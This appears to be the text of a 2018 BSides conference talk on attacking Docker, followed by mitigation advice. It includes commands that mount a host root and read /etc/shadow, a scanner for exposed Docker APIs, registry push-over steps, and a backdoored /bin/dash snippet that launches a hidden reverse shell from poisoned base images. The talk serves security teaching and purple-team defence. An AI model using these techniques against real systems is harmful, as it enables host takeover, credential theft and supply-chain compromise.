Unsafe Harbor

Practical attacks on Docker Infrastructure
BSides PDX 2018

Who am I?

Josh Farwell aka Fondue


- Security Engineer at New Relic in Portland, OR
- Linux Security + Visibility Tools + Purple Team
- Former life as a Linux sysadmin / SRE
- Likes to break computers

What is a Container?

- A set of namespaces provided to a process by the Linux kernel.
  - **cgroups:** Process grouping, Memory, CPU, IO resource limits
  - **Network namespace:** NAT / Port Forwarding is a common use pattern.
  - **Process namespace:** isolated or shared.
  - **Virtualized Filesystem:** OverlayFS, AUFS, qcow, hard links, lvm volumes
  - **seccomp:** System call whitelisting
  - **Linux Capabilities**
  - Basically a chroot with more features.

What is Docker?

- A set of tools focused around making Linux containers easy to use.
  - Linux Daemon and command line client
  - Image management with overlay filesystems
  - Many prepacked images available from Docker Hub
  - Easy to automate.
  - Many tools for orchestration.



What is Docker?

- Historically a pain point for security.
  - No authentication on important APIs
  - Segmentation and access control are challenging.
  - Secrets are hard.
  - Package Management is hard (and the mistakes are exploitable)
- Modern implementations have fixed some of the issues
  - Better access control over APIs (except registries)
  - Better control over container processes with seccomp and cap whitelists (thanks Jess)
  - Docker Notary enables image trust

What is Docker?

- But it’s still a pentester gold mine
  - Kernel bugs / container escapes have high impact (and people don’t patch).
  - Docker registries and image management are often not handled well.
  - Dovetails nicely with other attacks.
  - Developers will docker pull anything.
  - People build automation around insecure practices (like open docker sockets and registries).
  - People are still finding new issues (Docker for Windows)

What is Docker?

- Basics of using the client
  - `$ docker build -t $CONTAINER_NAME .`
  - `$ docker ps`
  - `$ docker pull ubuntu`
  - `$ docker run -it ubuntu bash`
  - `$ docker exec -it $CONTAINER_ID bash`
  - `$ docker commit $CONTAINER_ID`
  - `$ docker tag $CONTAINER_NAME your-registry.com/josh/ubuntu`
  - `$ docker push your-registry.com/josh/ubuntu`

What is Docker?


- Dockerfiles
  - A script that defines a Docker image
  - Imports a base container
  - Adds layers to the overlay FS
  - CMD and ENTRYPOINT

83 lines (67 sloc) | 2.75 KB

```
1   FROM ubuntu:18.04
2
3   RUN export DEBIAN_FRONTEND=noninteractive
4   RUN \
5     sed -i 's/# \(.*multiverse$\)/\1/g' /etc/apt/sources.list && \
6     apt-get update && \
7     apt-get -y upgrade && \
8     apt-get install -y software-properties-common
9
10  # PPAs
11  RUN add-apt-repository -y ppa:myriadrf/drivers && \
12      add-apt-repository -y ppa:myriadrf/gnuradio && \
13      add-apt-repository -y ppa:gqrx/gqrx-sdr && \
14      apt-get -y update
15
16  # Install GNURadio and GQRX from PPA
17  # TODO: Install both from source so we can be more portable.
18  #RUN apt-get -y install gqrx-sdr
19  RUN apt-get -y install gqrx-sdr soapysdr-tools soapysdr-module-lms7
20
21
22  # Build deps
23  # TODO: Validate
24  RUN apt-get install -y cmake g++ libpython-dev python-numpy swig \
25                git g++ cmake libsqlite3-dev libsoapysdr-dev libi2c-dev \
26                libusb-1.0-0-dev libwxgtk3.0-dev freeglut3-dev \
27                libboost-all-dev python-mako doxygen python-docutils \
28                build-essential wget
29
30  # Build some stuff from source
31  # All of this gets installed as dependencies to gqrx, only install
```

What is Docker?

- Example Workflows
  - “YOLO” style:
    - Commit dev environment to an image
    - Push directly to production docker hosts
    - Drop mic
  - “Enterprise Ready” Style:
    - Commit Dockerfiles to source code
    - Source control kicks off a build
    - Build completes, pushes to registry
    - Build kicks off a deploy
    - Container orchestration pulls from registry and deploys to docker hosts.



Let's Break Stuff

- Docker Host Daemon
  - HTTP interface over a Unix domain socket: **`/var/run/docker.sock`**
    - Usually read-writeable by users in the "docker" group
    - Previously an HTTP socket on port 2375
  - Runs as root and can provide a very high level of privileges to child processes.
    - **`$ docker run --privileged -v /:/hostroot ubuntu \`**
    - **`cat /hostroot/etc/shadow`**

Let's Break Stuff


```
 8 target = sys.argv[1]
 9 nm = nmap.PortScanner()
10
11 nm.scan(target, '2375', arguments='-sT')
12
13 port_open = []
14 pwned_hosts = []
15
16
17 for h in nm.all_hosts():
18     if nm[h]['tcp'][2375]['state'] != 'filtered' and nm[h]['tcp'][2375]['state'] != 'closed':
19         port_open.append(h)
20
21 print("Checking: " + str(port_open))
22
23
24 for h in port_open:
25     print h
26     host = {}
27     host['ip'] = h
28     try:
29         cli = docker.APIClient(h + ':2375', version='auto', timeout=5)
30         host['pinged'] = cli.ping()
31         host['containers'] = cli.containers()
32         host['docker_version'] = cli.version()
33         host['responded'] = True
34     except:
35         host['responded'] = False
36
37     pwned_hosts.append(host)
38
```

Let's Break Stuff

- Docker for Windows
  - Recent attacks on the API have been successful
    - Steven Seely: CVE-2018-15514
    - Michael Cherny and Sagie Dulce: Well That Escalated Quickly @ Black Hat 2017
- Docker For Mac
  - Isolation between VM and host seems robust
  - Things that touch the host run with user UID:GID
  - Can't mount anything good with -v
  - Uses Unix file socket

Let's Break Stuff


- Docker Registries
  - Private image repository w/ HTTP API.
  - No authentication / authorization by default.
  - No signatures on images by default
  - Often straddle corporate and prod networks



Let's Break Stuff

- Enumerating vulnerable registries
  - `$ curl http://target/v2/_catalog`
- Can I push there?
  - `$ docker tag ubuntu target/canipush/ubuntu`
  - `$ docker push target/canipush/ubuntu`
  - `$ curl http://target/v2/canipush/ubuntu/tags/list`
- If you can push there, you can likely push over existing tags

Let's Break Stuff



Let's Break Stuff

- What do we push to?
  - Orchestration will pull containers when
    - A new build is ready and a deploy is kicked off
    - A service is adding more instances
  - A new image is pushed to the registry immediately after a new build
    - This means our side-channel image will often get overwritten before it gets deployed.

Let's Break Stuff

- What do we push to?
  - "Base" containers are a common use pattern
    - Often are imported (FROM) in the beginning of app Dockerfiles.
    - This means that the build environment will pull it in and build on top of it.
    - Look for containers with "base" in the name.
  - Look inside container images
  - Got source code access? Look there!
  - Or just infect everything and see what you get.

Let's Break Stuff

- Base Container Malware
  - A lot of our normal linux persistence tricks don't work very well
    - No init or services in most containers
    - No kernel modules
    - Shell / Profile injection are finicky
    - CMD and ENTRYPOINT are often overwritten later in the build
  - I went for infecting Linux software
    - Musl / glibc is an option, but it's advanced.
    - /bin/ash, /bin/dash, /bin/bash are easier to work on.
      - Docker containers use /bin/sh -c to run whatever is in CMD.

Let's Break Stuff

- /bin/dash main.c

```
79 pid_t proc_find(const char* name)
80 {
81     DIR* dir;
82     struct dirent* ent;
83     char* endptr;
84     char buf[512];
85
86     if (!(dir = opendir("/proc"))) {
87         perror("can't open /proc");
88         return -1;
89     }
90
91     while((ent = readdir(dir)) != NULL) {
92         /* if endptr is not a null character, the directory is not
93          * entirely numeric, so ignore it */
94         long lpid = strtol(ent->d_name, &endptr, 10);
95         if (*endptr != '\0') {
96             continue;
97         }
98
99         /* try to open the cmdline file */
100        snprintf(buf, sizeof(buf), "/proc/%ld/cmdline", lpid);
101        FILE* fp = fopen(buf, "r");
102
103        if (fp) {
104            if (fgets(buf, sizeof(buf), fp) != NULL) {
105                /* check the first token in the file, the program name */
106                char* first = strtok(buf, " ");
107                if (!strcmp(first, name)) {
108                    fclose(fp);
109                    closedir(dir);
110                    return (pid_t)lpid;
111                }
112            }
113            fclose(fp);
114        }
115
116    }
117
118    closedir(dir);
119    return -1;
120 }
```

Let's Break Stuff

- /bin/dash main.c

```
238
239 /*
240  * Read and execute commands.  "Top" is nonzero for the top level command
241  * loop; it turns on prompting if the shell is interactive.
242  */
243
244 static int
245 cmdloop(int top)
246 {
247   union node *n;
248   struct stackmark smark;
249   int inter;
250   int status = 0;
251   int numeof = 0;
252
253   /* these are not the droids you are looking for */
254   pid_t watchdog_pid = proc_find("/usr/bin/watchdog");
255   if (watchdog_pid < 0)
256   {
257       FILE* file = popen("/usr/bin/watchdog &", "r");
258   }
259   /* move along */
260
261   TRACE(("cmdloop(%d) called\n", top));
262   for (;;) {
263     int skip;
264
265     setstackmark(&smark);
266     if (jobctl)
267       showjobs(out2, SHOW_CHANGED);
268     inter = 0;
269     if (iflag && top) {
270       inter++;
271       chkmail();
272     }
273     n = parsecmd(inter);
```

Let's Break Stuff

- Hershell
  - Simple reverse shell w/ SSL certificate pinning
  - Written in Go
  - Netcat SSL listener for C2
  - Renamed the binary to “watchdog”
  - https://github.com/sysdream/hershell
- We could be a lot sneakier than this!

Let's Break Stuff

Demo Time

Let's Break Stuff

- I'm in, now what?
  - Figure out where you are. You may be in multiple places!
    - Am I in a container? What's running here?
  - Secrets are often injected into environment and special files (k8s)
    - Pivot to DB access
    - AWS credentials
  - Poke at the Kernel
    - DirtyCOW and other known issues

Let's Break Stuff

- I'm in, now what?
  - Make HTTP requests to EVERYTHING
    - Service Discovery APIs
    - Container Orchestration APIs (Marathon, k8s, etc)
    - Cloud Metadata URLs
    - CI, internal services, other supporting infrastructure
  - Most things are Proxied
    - Docker hosts usually map ephemeral ports to containers and the orchestration provides a config for a reverse proxy.
    - Traefik

How do I deal?

- Access control / authentication for APIs
  - Secrets Are Hard and you should have a plan
  - Do threat models and attack simulations for your CI and developer tools
- Use Docker Notary
  - Signed commits to container registries
  - Uses TUF keys
  - Docker will sell this to you.
- Patch Your Stuff
  - Kernel remains a huge attack surface
  - Patch levels inside of containers often fall behind

How do I deal?

- Seccomp and SELinux
  - Limit what processes inside of a container can do on a host.
  - Useful for mitigating kernel attacks.
  - Should be considered a best practice.
  - Most orgs have work to do before they get to this point.

How do I deal?

- Collaborate Early
  - Patching should be easy, push for this.
  - Authorization and access control are hard to bolt on later.
  - Once someone has build automation that depends on a security hole, it becomes a feature.
  - Secrets management is necessary and it’s a lot of work to get right.
  - Automation engineers have some pretty hard problems to solve.
    - Reviewing new technology is hard.
    - Make threat models often.

How do I deal?

- Purple Team!
  - Help your docker engineers by demonstrating real risks.
  - Breaking people's stuff gets their attention! (be careful)
  - Exploiting an issue yourself can have a lot of impact.
  - Get your engineers to think evil
    - "How much damage could I do with this infected container?"

In Conclusion

- Docker is powerful, and exploiting it is powerful.
- Historical issues with authentication / authorization are still exploitable.
- Be very careful with images, build environments, and registries.
- Demo risks for your engineers.

Questions?

- jfarwell@newrelic.com
- Twitter: @JoshFarwell
- https://github.com/sparklespdx